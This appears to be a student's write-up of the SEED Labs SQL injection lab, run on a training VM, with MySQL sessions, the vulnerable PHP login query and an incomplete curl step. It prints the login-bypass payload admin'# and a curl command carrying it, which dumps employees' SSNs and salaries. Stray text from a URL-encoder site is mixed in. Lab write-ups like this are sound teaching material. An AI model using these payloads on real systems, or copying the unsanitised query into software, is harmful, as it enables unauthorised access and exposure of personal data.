Joseph Pepe & Karandeep Jaswal

1251897 & 1256917

NYIT


INCS 745

Lab 5: SQL Injection Attack Lab


Table of Contents

Lab Setup

Step 1: Accessed directory in the VM and the Website for the lab




```
[12/07/22]seed@VM:~$ cd /var/www/SQLInjection/
[12/07/22]seed@VM:.../SQLInjection$ ls
css            safe_edit_backend.php  unsafe_edit_backend.php
index.html     safe_home.php          unsafe_edit_frontend.php
logoff.php     seed_logo.png          unsafe_home.php
[12/07/22]seed@VM:.../SQLInjection$
```




Task 1: Connecting to the database

Step 1: Apache server is started with the following command: sudo service apache2 start




```
[12/07/22]seed@VM:~$ sudo service apache2 start
[12/07/22]seed@VM:~$
```

Step 2: Logged into SQL server console




```
[12/07/22]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

Step 3: Current databases shown in mySQL




```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| Users              |
| elgg_csrf          |
| elgg_xss           |
| mysql              |
| performance_schema |
| phpmyadmin         |
| sys                |
+--------------------+
8 rows in set (0.07 sec)
```

Step 4: This command loads in existing database




```
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

Step 5: These are the tables in the users database



```
mysql> show tables;
+--------------------+
| Tables_in_Users    |
+--------------------+
| credential         |
+--------------------+
1 row in set (0.00 sec)

mysql> 
```

Step 6: Select Alice from Database and prints all information



```
mysql> select * from credential where name="Alice";
+----+-------+-------+--------+-------+----------+-------------+---------+-----
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-----
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-----
-+----------+------------------------------------------+
1 row in set (0.01 sec)
```


Task 2

Step 1: This code allows us to analyze how a user accesses the website. This will be helpful for completing task 2!


```
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);
...
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
               nickname, Password
        FROM credential
        WHERE name= '$input_uname' and Password='$hashed_pwd'";
$result = $conn -> query($sql);

// The following is Pseudo Code
if(id != NULL) {
```

Task 2.1: SQL Injection Attack from webpage

Step 1: admin'# will allow us to access the login as admin level access. The # allows us to comment out data inquiries



Step 2: No password is required for this section and we can see we get access to all of the user details as shown below




User Details


Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Task 2.2: SQL Injection Attack from Command Line

Step 1: View Page Source allows us to see the source code of the website




Step 2: In the form action we see “unsafe_home.php” this is being sent by the website




```
  <nav class="navbar fixed-top navbar-light" style="background-color: #3EA055;">
    <a class="navbar-brand" href="#" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>
  </nav>
  <div class="container  col-lg-4 col-lg-offset-4" style="padding-top: 50px; text-align: center;">
    <h2><b>Employee Profile Login</b></h2><hr><br>
    <div class="container">
      <form action="unsafe_home.php" method="get">
        <div class="input-group mb-3 text-center">
          <div class="input-group-prepend">
            <span class="input-group-text" id="uname">USERNAME</span>
          </div>
          <input type="text" class="form-control" placeholder="Username" name="username" aria-label="Username" aria-describedby="uname">
        </div>
        <div class="input-group mb-3">
          <div class="input-group-prepend">
            <span class="input-group-text" id="pwd">PASSWORD </span>
          </div>
          <input type="password" class="form-control" placeholder="Password" name="Password" aria-label="Username" aria-describedby="pwd">
        </div>
        <br>
```

Step 3: We see the username and password in the page source and we will use this in our command line to achieve the goal of 2.2




```
  <input type="text" class="form-control" placeholder="Username" name="username" aria-label="Username" aria-describedby="uname">
</div>
<div class="input-group mb-3">
  <div class="input-group-prepend">
    <span class="input-group-text" id="pwd">PASS
  </div>
  <input type="password" class="form-control" placeholder="Password" name="Password" aria-label="Username" aria-describedby="pwd">
</div>
```

Step 4: We head to the command line and begin to input the information we collected. The form is using a get request not a post request which allows us to access the information. Also, we use https://www.urlencoder.org/ to input the proper command in the CLI since we cannot directly paste that into the CLI.



```
[12/07/22]seed@VM:~$ curl 'www.seedlabsqlinjection.com/unsafe_home.php?username=
admin'
```



```
admin'#
```

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Destination character set.

LF (Unix) Destination newline separator.

Encode each line separately (useful for when you have multiple entries).


Split lines into 76 character wide chunks (useful for MIME).

Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).

Encodes your data into the area below.

